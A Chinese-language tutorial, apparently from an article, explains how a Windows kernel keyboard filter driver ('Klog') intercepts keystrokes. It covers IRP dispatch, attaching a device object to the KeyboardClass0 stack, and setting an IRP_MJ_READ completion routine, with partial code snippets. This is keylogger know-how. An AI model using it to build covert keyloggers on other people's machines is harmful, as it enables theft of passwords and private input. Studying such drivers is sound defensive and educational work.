


图1

之间的桥梁，当用户模式中的进程发出I/O请求时，I/O管理器就捕获这些请求，将其转化成IRP请求，发给驱动程序，如图2所示。




图2

其中，步骤1是应用模式中的应用程序将I/O请求发送内核模式中的I/O管理器，步骤2是I/O管理器根据I/O请求产生一个IRP，并将该IRP发送给相应的驱动程序，步骤3中驱动程序完成I/O操作，并将操作结果传递给I/O管理器，步骤4中，I/O管理器将操作步骤反馈回应用程序。比如，我们在用户模式下的应用程序中创建文件，并对创建文件的结果进行判断的代码，可以表示如下：

```
if( CreateFile(...) == INVALID_HANDLE_VALUE )
{
printf("创建文件失败");
}
```

以上代码完成的实际动作为应用程序将创

建文件的请求发送给I/O管理器,I/O管理器根据这个请求创建一个创建文件的IRP,并将该IRP发送给与创建文件相关的驱动程序,驱动程序执行创建文件的动作,然后将执行的结果传递给I/O管理器,最后I/O管理器将这个结果反馈会应用程序。

驱动程序的通用派遣函数

在Klog.cpp执行文件的驱动程序的入口函数DriverEntry()中,利用for语句将驱动对象的派遣函数数组中所有的函数指向一个通用函数DispatchPassDown()。

```
for(int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
{
    pDriverObject->MajorFunction[i] = DispatchPassDown;
}
```

其中,常量IRP_MJ_MAXIMUM_FUNCTION表示派遣函数数组中元素的个数;pDriverObject表示设备驱动的指针,是入口函数DriverEntry()的第一个参数。

通用函数DispatchPassDown()没有任何功能,该函数在Klog.cpp执行文件中定义。

```
NTSTATUS DispatchPassDown(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp )
{
IoSkipCurrentIrpStackLocation(pIrp);
return IoCallDriver(((PDEVICE_EXTENSION) pDeviceObject-> DeviceExtension)->pKeyboardDevice ,pIrp);
}
```

DispatchPassDown()函数的第一个参数是设备对象的指针,第二个参数是IRP结构的指针。IoSkipCurrentIrpStackLocation是一个宏,该宏的作用是使得IRP中当前的IO_STACK_LOCATION指针少向前走一步,而函数IoCallDriver()的作用是使得IRP中当前IO_STACK_LOCATION指针向前走一步。IoSkipCurrentIrpStack Location宏与IoCallDriver()函数联合使用的结果是IRP中IO_STACK_LOCATION指针不变,也就使得下一层驱动对应的是正确的IO_STACK_LOCATION。

对于分层驱动,IRP中的每个IO_STACK_LOCATION结构对应一层驱动程序。当某一层的驱动程序处理完IRP后,会将该IRP传递给下一层驱动程序,如图3所示。IRP中IO_STACK_ LOCATION结构的指针会相应地指向该驱动所对应的IO_STACK_LOCATION结构。可以通过IoSkipCurrentIrpStackLocation宏和IoCallDriver()函数来移动IO_STACK_LOCATION结构的指针。其中,IoSkipCurrentIrpStackLocation宏的作用是将指针向上层驱动对应的IO_STACK_LOCATION移动,IoCallDriver()函数是将指针向下层驱动对应的IO_STACK_LOCATION移动。




图3

设备对象与设备堆栈

Windows的每个设备驱动模块都由两种"对象"代表,一种是"驱动对象",即"Driver Object",另一种是"设备对象",即"Device Object"。设备对象通常是由驱动对象创建的,驱动对象在其初始化的过程中创建设备对象。可以这么理解,驱动对象和设备对象其实是同一事物的两面,驱动对象是其中抽象的一面,而设备驱动是具体的一面。设备驱动模块一般是堆叠的,如图4所示。从图中可以看出,上下层之间形成堆叠是设备对象而不是驱动对象。设备对象形成的堆叠称为"设备堆栈"。本文涉及的驱动程序的设备对象是堆叠在设备堆栈之上的,如图5所示。从图中分析可知,本文涉及的键盘监听驱动程序的步骤是首先创建一个设备对象,之后将设备对象挂载到键盘的设备堆栈之上。以上功能是通过HookKeyboard()函数实现的,该函数在KdbHook.cpp执行文件中定义。

在HookKeyboard()函数中,调用IoCreateDevice()函数创建设备对象。

```
NTSTATUS status = IoCreateDevice(pDriverObject,sizeof (DEVICE_EXTENSION), NULL,FILE_DEVICE_KEYBOARD, 0, true, &pKey boardDeviceObject);
```




图4




图5

IoCreateDevice()函数的第一个参数是驱动对象的指针,该驱动对象是驱动程序入口函数DriverEntry()的第一个参数,表示该驱动程序对应的驱动对象;第二个参数表示设备对象的设备扩展的大小;设备对象记录“通用”设备的信息,而另外一些“特殊”信息记录在设备扩展里,设备扩展是一个自定义的结构,每个设备的设备扩展也不尽相同。本驱动程序的设备扩展在Klog.h头文件中定义;第三个参数表示创建的设备对象的名称,NULL表示创建的设备对象没有名称。从IoCreateDevice()函数的源代码中可以看出,当该参数不为空时,会在创建的设备对象的属性中加入OBJ_PERMANENT,也就是指定创建的设备对象是永久对象,如果该参数是NULL,则创建的是临时对象,相对于永久对象,临时对象的删除步骤更简单一些;第四个参数表示创建的设备对象的类型,FILE_DEVICE_KEYBOARD表示类型是键盘设备;第五个参数指定了一个或多个系统定义的常量,这些常量提供了驱动设备的附加信息,0表示没有附加信息;第六个参数表示创建的设备对象是否是“独占设备”(exclusive device),在同一时刻只能有一个线程向该设备发送I/O请求,从IoCreateDevice()函数的代码中可以看到,如果该参数的值是TRUE,则在创建的设备对象属性中加入OBJ_EXCLUSIVE值;第七个参数是输出参数,表示创建的设备对象的指针。接下来对创建的设备对象的操作都是通过IoCreateDevice()函数的第七个参数pKeyboardDeviceObject实现的。

在将新创建的设备对象加入到设备堆栈之前,需要使新加入的设备对象具有与设备堆栈相同的属性。设备堆栈的属性可以通过Device Tree工具获取,它可以查看驱动的设备堆栈。安装Windows DDK后,可以在“Tools”中找到该工具。运行Device Tree后,可以找到键盘驱动设备堆栈的属性。键盘驱动的设备对象名是KeyboardClass0,右侧中的“Interpreted Device Flags”栏表示整个设备堆栈的属性,如图6所示。




图6

```
pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags | (DO_BUFFERED_IO | DO_POWER_PAGABLE);
```

其中,pKeyboardDeviceObject是IoCreateDevice()函数创建的设备对象指针,通过该指针调用的成员变量Flags表示设备对象的属性。通过IoCreateDevice()函数创建的设备对象具有DO_DEVICE_INITIALIZING属性,该属性放置其他组件在驱动程序完成初始化设备之前向设备发送的I/O请求,如果设备对象具有该属性,则不允许其他组件诸如CreateFile()或OpenFile()等函数通过名称打开设备。因此,在将新创建的设备驱动挂载到设备堆栈时,需要将该属性清除,如果没有清除该属性,则其他驱动对应的设备对象将无法挂接到这个设备对象上。

```
pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags & ~DO_DEVICE_INITIALIZING;
```

接下来通过设备对象的指针pKeyboardDeviceObject获取设备对象的设备扩展的指针。该设备扩展在挂载设备对象时使用。

```
PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION) pKeyboardDeviceObject->DeviceExtension;
```

接下来调用IoAttachDevice()函数将创建的设备对象挂载到设备堆栈中。在调用IoCreateDevice()函数之前需要将键盘设备的函数名转化成UNICODE字符串。

```
CCHAR        ntNameBuffer[64] = "\\Device\\KeyboardClass0";
STRING       ntNameString;
UNICODE_STRING uKeyboardDeviceName;
RtlInitAnsiString( &ntNameString, ntNameBuffer );
RtlAnsiStringToUnicodeString( &uKeyboardDeviceName, &ntNameStr ing, TRUE );
```

设备名称用UNICODE字符串表示,并且字符串的格式必须是"\Device\[设备名]"。因此代码中"\\Device\\KeyboardClass0"表示键盘的名称。RtlInitAnsiString()函数是内核模式下的函数,该函数的作用是对指定的ANSI字符串进行初始化,也就是对字符串进行赋值。RtlInitAnsiString()函数的第一个参数表示要初始化的ANSI_STRING字符串的指针,第二个参数表示对字符串初始化(赋值)的内容。RtlAnsiStringToUnicodeString()函数的作用是将ANSI字符串转换成UNICODE字符串。该函数的第一个参数表示转换后的UNICODE字符串的指针,第二个参数表示需要被转换的ANSI字符串的指针,第三个参数表示是否需要为被转换的字符串进行内存的分配,如果该参数为TRUE,表示需要分配内存,则需要调用RtlFreeUnicodeString()函数来释放分配的内存。

以上为HookKeyboard()函数的代码。该函数的作用是创建一个设备对象,并将该设备对象挂载到键盘设备堆栈上。

IRP_MJ_READ的派遣函数

之前我们提到,IRP用来处理Windows I/O请求。当系统等待键盘输入时,会产生一个IRP_MJ_READ类型的IRP。如果在驱动程序中为IRP_MJ_READ分配了派遣函数,则当IRP经过该驱动程序时,指定的派遣函数将被调用,如图7所示。

在本文涉及的驱动程序中,在入口函数DriverEntry()中为IRP_MJ_READ分配了派遣函数。也就是说,当接收到类型为IRP_MJ_READ的IRP后,驱动程序会调用DispatchRead()函数。

```
pDriverObject->MajorFunction[IRP_MJ_READ] = DispatchRead;
```




图7

当系统向键盘驱动发送读取数据(等待键盘输入)的IRP时,新创建的驱动就会截获这个IRP,并对该IRP进行相应的处理。大家都清楚,对于键盘监听功能的实现是截获用户按下键盘的信息,而当IRP由键盘驱动返回系统时,IRP中才会包含用户的按键信息。当IRP从系统向键盘驱动发送时,IRP中是不包含按键信息的。那么,驱动为什么要截获这个"空"的IRP呢?之前我们也提到,键盘监听驱动程序主要是对从键盘设备向上返回系统的IRP进行截获,但是我们无法确定"上行"的IRP何时经过本程序。因此,在"下行"IRP经过本程序时(可通过IRP_MJ_READ来确定),在IRP_MJ_READ的派遣函数DispatchRead()中注册一个完成例程,当底层的键盘驱动将按键信息填充到IRP中之后,这个完成例程立刻被调用,完成对按键信息的截获。

DispatchRead()函数在KdbHook.cpp执行文件中定义。前面我们已经提到,IRP中的每个IO_STACK_LOCATION结构都对应一个设备堆栈中的设备对象,IRP每穿越一次设备对象,就会用IO_STACK_LOCATION记录下本次操作的某些属性。图8中显示了驱动对象、设备对象以及IRP中IO_STACK_LOCATION结构的关系(实际上上层设备对象对应IO_STACK_LOCATION1,下层设备对象对应IO_STACK_LOCATION2)。




图8

在将键盘监听驱动所对应的设备对象挂载到设备堆栈后,由于IRP中没有为新的设备对象准备IO_STACK_LOCATION结构,因此,如果不进行处理的话,设备对象与IO_STACK_LOCATION结构的对应关系会被破坏,如图9所示。因此,在IRP_MJ_READ的派遣函数DispatchRead()中,首先修正设备对象与IO_STACK_LOCATION结构的对应关系。

```
PIO_STACK_LOCATION currentIrpStack = IoGetCurrentIrpStack Location(pIrp);
PIO_STACK_LOCATION nextIrpStack = IoGetNextIrpStack Location(pIrp);
*nextIrpStack = *currentIrpStack;
```




图9

其中,PIO_STACK_LOCATION是IO_STACK_LOCATION结构的指针。IoGetCurrentIrpStackLocation()获取当前驱动程序创建的设备对象所对应的IRP中IO_STACK_LOCATION结构的指针。IoGetNextIrpStackLocation()获取当前驱动程序的下一级驱动程序的设备对象所对应的IO_STACK_LOCATION结构的指针。最后一行代码的含义是将键盘监听驱动程序的下一级驱动,也就是图中的"上层驱动"的设备对象所对应的IO_STACK_LOCATION结构的指针所指向的内容设置为本层设备对象所对应的IO_STACK_LOCATION结构的指针所指的内容,如图10所示。通过以上代码,就完成了设备对象与IO_STACK_LOCATION结构的对应关系的修正。

在修正了设备对象与IO_STACK_LOCATION结构的对应关系之后,在IRP_MJ_READ的派遣函数DispatchRead()中,接下来完成的动作就是对完成例程的注册了。

```
IoSetCompletionRoutine(pIrp, OnReadCompletion, pDeviceObject, TRUE, TRUE, TRUE);
```

